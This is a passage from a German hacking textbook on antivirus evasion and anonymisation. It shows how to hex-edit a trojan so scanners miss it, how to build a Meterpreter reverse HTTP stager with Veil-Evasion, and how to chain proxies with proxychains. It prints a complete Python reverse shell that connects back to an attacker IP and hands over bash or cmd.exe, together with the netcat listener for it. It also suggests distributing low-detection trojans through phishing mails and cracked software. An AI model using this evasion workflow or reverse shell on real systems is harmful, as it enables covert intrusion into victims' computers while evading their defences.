Eine Liste aller Encoder und Payloads erhalten Sie mit: msfvenom -l

Da wir in diesem Buch jedoch mehr als den Scriptkiddie-Ansatz verfolgen wollen, will ich Ihnen auch noch die händische Variante zeigen. Hierzu müssen wir die Datei mit einem Hex-Editor öffnen und bearbeiten.

Dazu müssen wir allerdings erst einmal die eigentliche und harmlose EXE-Datei und den Schadcode identifizieren und das braucht seine Zeit. Denn diese Technik klappt natürlich nur dann, wenn wir den Code der Payload innerhalb der EXE-Datei verändern und nicht einen Teil des Träger-Programms. Letzteres hätte logischerweise keine Auswirkungen auf die Scanergebnisse. Daher verzichte ich an der Stelle darauf mir diese Arbeit anzutun und die knapp 810 tausend Bytes händisch zu durchforsten und zu analysieren. An der Stelle greife ich auf einen Schadcode zurück, der mir bekannt ist und in dem ich mich deutlich schneller zurechtfinde, um Ihnen diesen Ansatz zu zeigen.

Aber vorab holen wir uns zuerst unsere Basis-Linie:




Also 36 der 64 Programme erkennen diese Schadware - damit ist die Erkennungsrate ähnlich wie bei der soeben erstellten Datei und wir können die Ergebnisse so betrachten, als hätten wir die putty+venShi3.exe verändert. Dann sehen wir mal, was sich da nun machen lässt.

Dazu verwenden wir das Programm `wxHexEditor`, dass wir mit

```
root@kali:~# apt install wxhexeditor
```

... installieren können.

Wenn Sie das Programm starten und eine EXE-Datei öffnen, sollten Sie ein derartiges Fenster sehen:



Das große mittlere Feld zeigt Ihnen die Datei im Hex- und ASCII-Code an. Ich konzentriere mich bei der Suche nach einem lesbaren Text auf die ASCII-Spalte (*rechter Block*). Vereinfacht kann man sagen, dass alle nicht lesbaren Zeichen Programmanweisungen oder andere Daten darstellen. Daher können wir diese nicht ohne Weiteres ändern, ohne das Programm zu beeinträchtigen.

Wir haben also zwei Ansätze - entweder wir sabotieren bewusst eine Programmfunktion, die wir nicht benötigen oder wir verändern eine der Text-Ausgaben, die im Programm hinterlegt sind. Letzteres kann man auch ohne Assembler-Programmierkenntnisse machen. Daher will ich Ihnen dies hier zeigen.

Assembler ist eine Programmiersprache, besser gesagt der Urahn aller Programmiersprachen. Hierbei spricht man direkt den Prozessor an und baut Programme auf Basis des Befehlssatzes eines Prozessors. Damit lassen sich bestmöglich optimierte Programme für zeitkritische Aufgaben schreiben. Auf der anderen Seite ist es, wenn Sie mich fragen die am schwersten zu beherrschende Programmiersprache (*abgesehen von esoterischen Programmiersprachen*). Außerdem ist Assembler-Programmierung aufwendiger als die sogenannten Hochsprachen. Was man in beispielsweise C++ mit einigen wenigen Zeilen Code erreicht, der leicht verständlich lesbar ist, braucht in Assembler oftmals viele Dutzend Zeilen Code, weil man hier jeden Einzelschritt des Prozessors ausprogrammieren muss. Außerdem ist Assembler-Code kaum verständlich ohne den Prozessor, all seine Register und die System-Calls des Betriebssystems genau zu kennen. Mit Sicherheit wurde auch keine der hier verwendeten EXE-Dateien in Assembler geschrieben. Aber wie kommt es dann dazu, dass wir die Dateien dann hier mit Assembler nachträglich bearbeiten können? Das liegt daran, dass ein kompiliertes (*übersetztes*) Programm nichts weiter ist als eine Reihe von Anweisungen an den Prozessor - also Maschinencode. Und diesen binären Maschinencode kann man wieder in Assembler-Befehle zurückrechnen.

Aber nun wieder zurück zu unserer Aufgabe - für die Manipulation des Programms habe ich mir folgende Stelle ausgesucht:

```
324520 72 65 61 64 20 70 6F 69 6E 74 65 72 20 2D read pointer -
324534 20 6E 6F 20 52 54 54 49 20 64 61 74 61 21  no RTTI data!
324548 00 00 00 00 41 74 74 65 6D 70 74 65 64 20     Attempted
```

Die hier eingerahmte Hex-Zahl 21 (*das entspricht 33 im Dezimalsystem*) stellt das! dar. Dies können Sie am einfachsten anhand einer ASCII-Tabelle sehen. Diese findet man massenhaft im Internet und ich spare es mir, an dieser Stelle eine solche Tabelle abzudrucken.

Das Hex- bzw. hexadezimale Zahlensystem ist auf der Basis von 16 aufgebaut. Die Zahlen sind also 0 - 9 und A - F, wobei A für 10 und F für 15 steht.

Wenn wir die, uns allen bekannten Dezimalzahlen (*Basis 10*) einmal verwenden, um die Zahl 21 in Ihre Bestandteile zu zerlegen, kann man dies wie folgt schreiben: 2 x 10 + 1 x 1

Wendet man die gleiche Herangehensweise auf Hex-Zahlen an dann bedeutet die Nummer 21:


2 x 16 + 1 x 1 also 33.

Diesen Wert wollen wir nun manipulieren. Ohne das Programm, die Funktionalität oder gar die Verständlichkeit der Text-Ausgabe zu beeinträchtigen können wir aus dem! einfach einen **.** machen. Dazu ändern wir die hexadezimale 21 einfach auf 2E ab:

```
324520 72 65 61 64 20 70 6F 69 6E 74 65 72 20 2D read pointer -
324534 20 6E 6F 20 52 54 54 49 20 64 61 74 61 2E  no RTTI data.
324548 00 00 00 00 41 74 74 65 6D 70 74 65 64 20     Attempted
```

An dieser Stelle habe ich den Punkt in der ASCII-Spalte markiert, dass Sie besser sehen, wo die Änderung erfolgt ist. Im Grunde haben wir also nur ein einziges Satzzeichen an einer mehr oder minder beliebigen Stelle im Programm geändert.

Jetzt müssen wir nur noch die Datei unter einen neuen Dateinamen abspeichern und uns das Ergebnis ansehen. Und das ist erstaunlich:



Eine dermaßen einfache Manipulation hat zwei Drittel der verbleibenden Virenscanner aus dem Rennen geworfen. Dies ist auch klar, wenn wir darüber nachdenken wie diese Programme arbeiten. Großteils geht es hier um Mustererkennung und man kann die Muster von bekanntem Angriffscode einfach vergleichen und auch die Muster von automatischen Verschleierungstools gut vorhersagen und entsprechend erkennen.

Greift aber der unvorhersehbare Faktor Mensch von Hand ein und sucht sich einfach nur ein beliebiges Satzzeichen zum Verändern aus, wird diese Mustererkennung über den Haufen geworfen. Sie können ja als Übung mit den hier gezeigten Methoden versuchen, eine Erkennungsrate von 0% zu erreichen.

Wenn Sie sich entscheiden, die Funktionalität des Codes anzugreifen und blindlings darin "herumpfuschen", was ebenfalls eine Option wäre, müssen Sie das Programm danach aber auf Herz und Nieren testen, um sicherzugehen, dass die von Ihnen benötigten Funktionen immer noch problemlos arbeiten. Weiters müssen Sie bedenken, dass der Einsatz eines nicht zuvor getesteten Programmteils jederzeit zum Absturz und zum Verlust der Verbindung führen kann.

Das blindwütige drauf los Ändern können Sie ohne Vorkenntnisse aber nur in der EXE-Datei machen, die den Trojaner allein enthält. Wenn der Trojaner in einem anderen Programm eingebettet ist, müssen Sie zumindest wissen, wo im Code der Trojaner sitzt, damit Sie auch wirklich die Schadware manipulieren!

Man könnte die Position des Trojaners zwar auch mit der Try-und-Error Methode herausfinden und alle paar Bildschirm-Seiten im Code etwas ändern und die Datei scannen lassen. Sobald man eine Veränderung im

Scan-Ergebnis sieht, hat man einen Treffer. Dieser Ansatz erinnert an das Spiel Schiffe versenken - man stochert so lange im trüben bis man einen Treffer hat und testet sich dann von dort aus vorsichtig in die eine oder andere Richtung weiter. Nur kann das bei einem "Spielbrett" mit fast 810.000 Feldern, wie bei der vorhin erstellten Datei, eine ganze Weile dauern.

Ich will Ihnen aber an dieser Stelle noch einen weiteren automatischen Ansatz zeigen. Dieser funktioniert aktuell auch sehr gut - was sich zu dem Zeitpunkt, an dem Sie dieses Buch lesen aber schon wieder geändert haben kann.

Zuerst müssen wir wieder ein weiteres Programm installieren:

```
mark@kali:~$ git clone https://github.com/Veil-Framework/Veil.git
mark@kali:~$ cd Veil/
mark@kali:~/Veil$ ./config/setup.sh --force --silent

mark@kali:~$ veil
=================================================================
===============
                    Veil | [Version]: 3.1.14
=================================================================
===============
       [Web]: https://www.veil-framework.com/ | [Twitter]:
                        @VeilFramework
=================================================================
===============

Main Menu

    2 tools loaded

Available Tools:

    1) Evasion
    2) Ordnance
```

```
Available Commands:

 exit          Completely exit Veil

 info          Information on a specific tool

 list          List available tools

 options       Show Veil configuration

 update        Update Veil

 use           Use a specific tool

Veil>: use 1
```

Beim ersten Start des Programmes müssen Sie nochmals bestätigen, dass Sie es installieren wollen.

Nach einigen Minuten sollten Sie Folgendes sehen:

```
=============================================================
===============

                          Veil-Evasion
=============================================================
===============
       [Web]: https://www.veil-framework.com/ | [Twitter]:
                        @VeilFramework
=============================================================
===============

Veil-Evasion Menu

    41 payloads loaded

Available Commands:
```

```
 back      Go to Veil's main menu

 checkvt   Check VirusTotal.com against generated hashes

 clean     Remove generated artifacts

 exit      Completely exit Veil


 info     Information on a specific payload

 list     List available payloads

 use      Use a specific payload

Veil/Evasion>: list
```

Wir rufen nun die Liste der Payloads auf - dazu geben Sie list ein und bestätigen mit Enter.

Danach bekommen Sie die folgende Ausgabe:

```
================================================================
===============
                          Veil-Evasion
================================================================
===============
       [Web]: https://www.veil-framework.com/ | [Twitter]:
                        @VeilFramework
================================================================
===============

[*] Available Payloads:

    1) autoit/shellcode_inject/flat.py
    2) auxiliary/coldwar_wrapper.py
    3) auxiliary/macro_converter.py
    4) auxiliary/pyinstaller_wrapper.py
    5) c/meterpreter/rev_http.py
    ... Ausgabe gekürzt
```

```
    40) ruby/shellcode_inject/base64.py
    41) ruby/shellcode_inject/flat.py

[menu>>]: use 5
```

Für den ersten Test habe ich mich für den "Klassiker" mit der Nummer 5 entschieden. Diese Auswahl bestätigen wir mit Enter. Danach müssen wir einige Parameter festlegen:

```
=================================================================
===============
                          Veil-Evasion
=================================================================
===============
      [Web]: https://www.veil-framework.com/ | [Twitter]:
                        @VeilFramework
=================================================================
===============

Payload Information:

 Name:         Pure C Reverse HTTP Stager

 Language:     c

 Rating:       Excellent

 Description:  pure windows/meterpreter/reverse_http stager, no
               shellcode

Payload: c/meterpreter/rev_http selected

  Required Options:
```

```
Name               Value   Description
----               -----   -----------
COMPILE_TO_EXE     Y       Compile to an executable
LHOST                      IP of the Metasploit handler
LPORT              8080    Port of the Metasploit handler
Available Commands:

back            Go back to Veil-Evasion
exit            Completely exit Veil
generate        Generate the payload
options         Show the shellcode's options
set             Set shellcode option
```

[c/meterpreter/rev_http>>]: **set lhost 192.168.1.106**
[c/meterpreter/rev_http>>]: **generate**

```
================================================================
===============
                          Veil-Evasion
================================================================
===============
      [Web]: https://www.veil-framework.com/ | [Twitter]:
                        @VeilFramework
================================================================
===============
```


[>] Please enter the base name for output files (default is payload): **demo**

```
================================================================
===============
                          Veil-Evasion
================================================================
===============
```

```
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================
===============

[*] Language: c
[*] Payload Module: c/meterpreter/rev_http
[*] Executable written to: /var/lib/veil/output/compiled/demo.exe

[*] Source code written to: /var/lib/veil/output/source/demo.c
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/demo.rc

Hit enter to continue...
```

Hier ist vor allem das Setzen des `LHOST` wichtig. Das ist die IP-Adresse, an der die msfconsole auf eine eingehende Verbindung wartet. Wenn Sie wollen können Sie auch gern den Port ändern. Die Syntax entspricht hier der Syntax der msfconsole wie Sie sehen.

Zu guter Letzt überprüfen wir das Ergebnis:




Die 38 Treffer sind verglichen mit den 50 von msfvenom schon mal eine ganz schöne Verbesserung. Klar ist diese Quote für den Einsatz in einem realen Szenario noch viel zu hoch aber als Ausgangspunkt schon mal deutlich besser.

Dies hat mich verleitet, auch eine weniger benutzte Programmiersprache zu versuchen. Ich habe mich für Google Go entschieden und einen weiteren

Trojaner bauen lassen nur diesmal nicht auf Basis von C-Quellcode, sondern eben Go-Quelltext.

Dieser wird bei der Übersetzung in den Maschinencode ein ganz anderes Muster erzeugen. Und das Ergebnis lässt sich sehen - dieses Ausgangsmaterial für eine händische Anpassung gefällt mir schon sehr gut:



Ein Trojaner mit entsprechend geringer Erkennungsquote kann dann mit üblichen Methoden wie Phising-Mails, Anbieten von gecrackter Software, usw. verteilt werden.

Dieses Vorgehen kann das Ziel haben, einen beliebigen Rechner zu infizieren oder einen bestimmten Rechner. Wenn ein Hacker beliebige Rechner infizieren will, dann wird dies in der Regel dazu gemacht, um ein Bot-Netzwerk aufzubauen. Bot-Netze sind eine Sammlung von Rechnern, die der Hacker unter Kontrolle hat um mit diesen Rechnern Angriffe auf Netzwerke oder Webseiten zu starten. Außerdem kann man die Rechenleistung dieser Maschinen ebenfalls nutzen, um Passwörter zu knacken. So könnte man bei dem einfachsten Ansatz eine Wortliste auf verschiedene Rechner verteilen und auf diesen jeweils nur einen Teil der Passwörter knacken. So etwas ist dann auch machbar mit Software, die gar kein verteiltes Rechnen unterstützt. Dafür benötigt man aber etwas händische Vorarbeit.

In letzter Zeit werden auch sogenannte Crypto-Trojaner immer beliebter. Kriminelle verschlüsseln mit so einer Schadware die gesamten Daten auf einem PC und verlangen danach "Lösegeld" um den Entschlüsselungscode herauszugeben. Leider gibt es diesbezüglich aber oft keine "Ehre unter den Ganoven" - oftmals sind die verschlüsselten Daten gar nicht mehr

entschlüsselbar und so verlieren manche User nicht nur die Daten, sondern auch das Geld!

Das gezielte Infizieren eines bestimmten Rechners hängt meist mit einem Einbruch in ein Netzwerk zusammen. Ist das Netzwerk gut geschützt, dann ist es oftmals einfacher einen PC in einem Home-Office eines Mitarbeiters anzugreifen. Dieser hat eventuell per VPN eine direkte Anbindung an das Firmennetzwerk, ist aber selber oftmals nicht so gut geschützt. Ein klassisches Beispiel für ein weiches Ziel und warum Recherche vorab so wichtig ist. Aber auch eine Mahnung an alle Administratoren, dass eine Kette nur so stark ist wie ihr schwächstes Glied!

Im Grunde ist es ein Wettrüsten zwischen denjenigen, die Trojaner entwickeln und den Herstellern von Virenscannern. Einmal hat die eine Seite die Nase vorne für eine kurze Zeit, dann zieht die andere Seite wieder nach.

Dennoch will ich Ihnen an dieser Stelle eine einfache selbstentwickelte Schadware zeigen damit Sie auch verstehen, was hinter diesem Tool steckt.

Ein sehr einfaches aber umso wirkungsvolleres Tool ist eine einfache reverse Shell. Das ist ein kleines Programm, das vom Opfer-PC eine Shell-Verbindung zum Angreifer aufbaut. So lässt sich zB eine Firewall durchdringen, da die Verbindung von innen nach außen aufgebaut wird.
Als Programmiersprache habe ich diesmal Python 2.7 eingesetzt:

```
#!/usr/bin/python
import socket, subprocess, os, sys

# Verbindung aufbauen
soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
soc.connect(("192.168.1.186", 80))

# Mac OSX, Unix, Linux oder Win mit Cygwin
if sys.platform!= "win32":
  os.dup2(soc.fileno(), 0)
  os.dup2(soc.fileno(), 1)
  os.dup2(soc.fileno(), 2)
```

```
  # Windows mit Cygwin - run cmd.exe
  if sys.platform == "cygwin":
    proc = subprocess.call(["C:\Windows\System32\cmd.exe"])
  # OSX, Unix, Linux - run bash
  else:
    proc = subprocess.call(["/bin/bash", "-i"])
# Windows
else:
  while True:
    data = soc.recv(1024)
    cmd = subprocess.Popen(data, shell=True,
    stdout=subprocess.PIPE, \
        stderr=subprocess.PIPE, stdin=subprocess.PIPE)
    STDOUT, STDERR = cmd.communicate()
    soc.send(STDOUT)
    soc.send(STDERR)
```

Eine aktuellere Version für Python 3 finden Sie auf meiner Webseite:

https://hackenlernen.com/blog.php?t=python_tutorial_reverse_shell

Bevor sich das Opfer zu uns verbinden kann, müssen wir noch einen Server-Dienst auf dem Kali-Rechner starten. Dazu verwenden wir einfach Netcat:

```
root@kali:~# nc -l -p 80
```

Hiebei steht `-l` für listen und -p 80 für Port 80. In solchen Fällen ist es sinnvoll, Ports zu verwenden, die an der Firewall ziemlich sicher nicht geblockt werden.

Natürlich ist ein Python-Script nicht unbedingt ideal für so einen Angriff da das Opfer den Python-Interpreter am Rechner installiert haben muss, um das Script auszuführen. Allerdings gibt es auch Compiler für Python wie zB py2exe (*Win*), cx_Freeze (*Cross-Plattform*), py2app (*OSX*) oder Nuitka (*Cross-Plattform*).

Das Python 3 Beispiel stammt aus meinem Buch "**Hacken mit Python und Kali-Linux**" (*ISBN 978-3748165811*). Eine Einführung in Python würde den Rahmen des Buches bei Weitem sprengen, aber darum soll es hier auch nicht gehen. Interessierte Leser verweise ich auf das oben genannte Buch in dem auch eine kurze Einführung in Python enthalten ist!

Dennoch will ich kurz umreißen was in dem Code passiert.


Der Import-Befehl stellt die benötigten Module bereit. Danach erstellen wir ein Socket und verbinden uns mit Port 80 dem Angreifer-PC, dessen IP-Adresse in dem Fall 192.168.1.186 ist.

Dann prüfen wir mit Hilfe von sys.platform ob das Opfer-System ein Windows-Rechner ist oder nicht. Im Fall von einem OSX, Linux oder Windows-Rechner mit Cygwin wird entweder das Programm /bin/bash oder C:\Windows\System32\cmd.exe an das Socket "gebunden" damit es direkt die Eingaben des Angreifers entgegennimmt.

Falls der Code auf einem Windows-System ohne Cygwin läuft (else), wird in einer Endlosschleife ein Befehl mit maximal 1024 Byte eingelesen, dieser verarbeitet und die Ausgaben des Befehls werden wieder an den Angreifer-PC gesendet.

Wie Sie sehen, steckt hinter einem einfachen Trojaner gar nicht so viel Code oder Aufwand, wie man denkt. Python ist eine sehr gute Sprache, um derartige kleine Tools zu schreiben. Mit cx_Freeze schaffen wir es, den Code samt Interpreter und allen benötigten Modulen in ein Paket zu verpacken das Standalone lauffähig ist.

Sehen wir uns nun an, was Virenscanner zu einer nicht getarnten aber dafür völlig neuen Schadware sagen:



Nur noch zwei der Virenscanner schlagen Alarm! Sie sehen also sehr gut wie unzuverlässig Virenscanner sind bei Schadcode den Sie noch nicht kennen und wie viele Virenscanner durch minimale Veränderungen an den Programmen von der Fährte abgebracht werden können.

TOR & PROXYCHAINS

Zuerst wollen wir uns proxychains widmen - damit können Sie sich eine Reihe von Proxy-Servern hintereinanderschalten.

Ein Proxy-Server ist ein Rechner, der in Ihrem Auftrag beispielsweise Daten von einem Webserver abruft und diese dann an Sie weiterleitet. Somit ist im Idealfall dem Webserver nur die IP des Proxy-Servers bekannt und Sie sind anonym. Allerdings ist davon auszugehen, dass der Proxy-Server protokolliert in wessen Auftrag die Anfragen ausgeführt wurden. Das ist ja auch vollkommen klar, denn der Anbieter will am Ende nicht die Suppe auslöffeln müssen, wenn jemand über seinen Dienst illegale Aktivitäten durchführt. Im Fall der Fälle wird der Proxy-Betreiber dann die Protokolle mit den eigentlichen IP-Adressen herausgeben.

Außerdem muss man zwischen zwei Arten von Proxies unterscheiden. Anonyme Proxies verschleiern die IP-Adresse des eigentlichen Empfängers und anonymisieren die Zugriffe. Transparente Proxies hingegen reichen die IP-Adresse des eigentlichen Empfängers bei der Anfrage weiter und somit ist dem Empfänger die richtige IP-Adresse ebenfalls bekannt.

Ob Sie wirklich anonym sind, lässt sich beispielsweise mit der Webseite `http://myip.is/feststellen`. Meines Wissens nach arbeitet diese Seite sehr zuverlässig und erkennt auch diverse Leaks von IP-Adressen, die andere Dienste durchaus übersehen und Ihnen somit fälschlicherweise mitteilen, dass Sie anonym wären, obwohl Sie es im Grunde nicht sind.

Wenn Sie so wollen können Sie mit Proxychains eine Art "TOR-Netzwerk für Arme" selber basteln. Das Problem bei Proxy-Servern (*vor allem bei den Kostenlosen*) ist, dass sie unzuverlässig sind. Immer wieder fällt einer der Server aus. Außerdem nimmt die Geschwindigkeit ab, je länger die Kaskade wird. Hierbei ist natürlich die langsamste Verbindung in der Kette der Flaschenhals und damit die Obergrenze für die maximale

Verbindungsgeschwindigkeit. Oder anders gesagt mit 3-5 kaskadierten, kostenlosen und anonymen Proxy-Servern kreuz und quer über den Globus verteilt lässt sich die Internet-Geschwindigkeit eines 33.6K oder 56K Telefonmodems prima simulieren.

Ein weiteres Problem ist, dass sobald einer der Server in der Kette ausfällt, die Verbindung unterbrochen ist. Hierfür hat proxychains allerdings eine Lösung parat...

In der `/etc/proxychains4.conf` finden wir die folgenden drei Zeilen jeweils gefolgt von Kommentaren als Erklärung:

```
#dynamic_chain
... Ausgabe gekürzt
strict_chain
... Ausgabe gekürzt
#random_chain
```

Damit lässt sich die Arbeitsweise von proxychains konfigurieren. Dabei gilt das # Zeichen als Kommentar-Beginn. Alles, was nach diesem Zeichen folgt, wird nicht verarbeitet bzw. berücksichtigt. Bei Konfigurationsanweisungen lässt sich das also wie an- und abschalten verstehen.

`dynamic_chain`
... würde bedeuten, dass Proxyserver übersprungen werden, wenn diese nicht antworten

`strict_chain`
... ist die Standard-Einstellung und bedeutet, dass die Verbindung unterbrochen wird, wenn einer der Server ausfällt.

`random_chain`
... sorgt dafür, dass jeder neue Verbindungsaufbau über einen zufälligen Proxyserver oder eine zufällige Server-Kette erfolgt. Die Länge der Kette wird mit

```
chain_len = 2
```

...festgelegt. Wobei Sie die 2 beliebig abändern können auf eine Kaskaden-Länge ihrer Wahl.

In unserem Beispiel werde ich dynamic_chain verwenden. Dazu setze ich ein # Zeichen vor strict_chain und entferne die # vor dynamic_chain. Danach tragen wir die Proxy-Server am Ende der Konfigurationsdatei ein. Zuvor müssen wir aber noch den Standard-Eintrag

```
socks4 127.0.0.1 9050
```

...mit einem # Zeichen davor auskommentieren. Sie werden im Internet einige Listen von Proxy-Servern finden. Es ist jedoch ratsam, jeden der Server zuvor zu testen. Dazu können Sie jeden einzelnen Server in Firefox eintragen und testen oder die proxychains4.confzeilenweise aufbauen und mit jedem neuen Server testen.

Meine Beispiel-Konfiguration für diesen Test ist folgende:

```
socks5 200.81.172.98 1080
socks4 212.161.91.178 1080
```

Der Aufbau der Felder ist simpel - Proxytyp, IP-Adresse und Port stehen in dieser Reihenfolge und mit Tabulator getrennt in einer Zeile. Welche Angaben für den Proxytyp möglich sind und wie man zusätzlich noch einen Benutzernamen und ein Passwort hinterlegen kann, wird in der Config-Datei selbst beschrieben.

Die dynamische Kette hat allerdings ein Problem - fallen alle Proxy-Server aus, dann wird mit Ihrer IP-Adresse zugegriffen. Ein Beispiel der Arbeitsweise sehen wir hier:

```
mark@kali:~# proxychains dig facebook.com
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| ::1
|D-chain|-<>-200.81.172.98:1080-<--timeout
|D-chain|-<>-212.161.91.178:1080-<><>-4.2.2.2:53-<><>-OK
|DNS-response| ::1 is 104.239.213.7
```

```
; <<>> DiG 9.10.3-P4-Debian <<>> facebook.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52061
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0,
ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;facebook.com. IN A

;; ANSWER SECTION:
facebook.com. 68 IN A 31.13.64.35

;; Query time: 5 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Sun Sep 17 15:56:29 CEST 2017
;; MSG SIZE rcvd: 57
```

Durch das Voranstellen von proxychains vor einem Kommando wird die Kommunikation dieses Kommandos zuerst durch die Proxy-Server geschleust. So wird hier zB mit dig eine DNS-Abfrage für facebook.com durchgeführt.

Wir sehen hier, dass der erste Server nicht schnell genug antwortete und darum übersprungen wurde:

```
|DNS-request| ::1
|D-chain|-<>-200.81.172.98:1080-<--timeout
|D-chain|-<>-212.161.91.178:1080-<><>-4.2.2.2:53-<><>-OK
|DNS-response| ::1 is 104.239.213.7
```

Wenn wir auf "Nummer sicher" gehen wollen, müssen wir die strikte Abarbeitung der Kette erzwingen. Dies hat bei meinem Test allerdings zwei Anläufe benötigt, da beim ersten Versuch das Timeout eines der beteiligten Proxies die Abfrage abbrechen ließ.

Hier das Beispiel, das funktionierte:

```
root@kali:~# proxychains dig facebook.com
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| ::1
|S-chain|-<>-200.81.172.98:1080-<>-212.161.91.178:1080-<>
<>-4.2.2.2:53-<><>-OK
|DNS-response| ::1 is 104.239.213.7

; <<>> DiG 9.10.3-P4-Debian <<>> facebook.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7472
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0,
ADDITIONAL: 1

;; OPT PSEUDOSECTION:
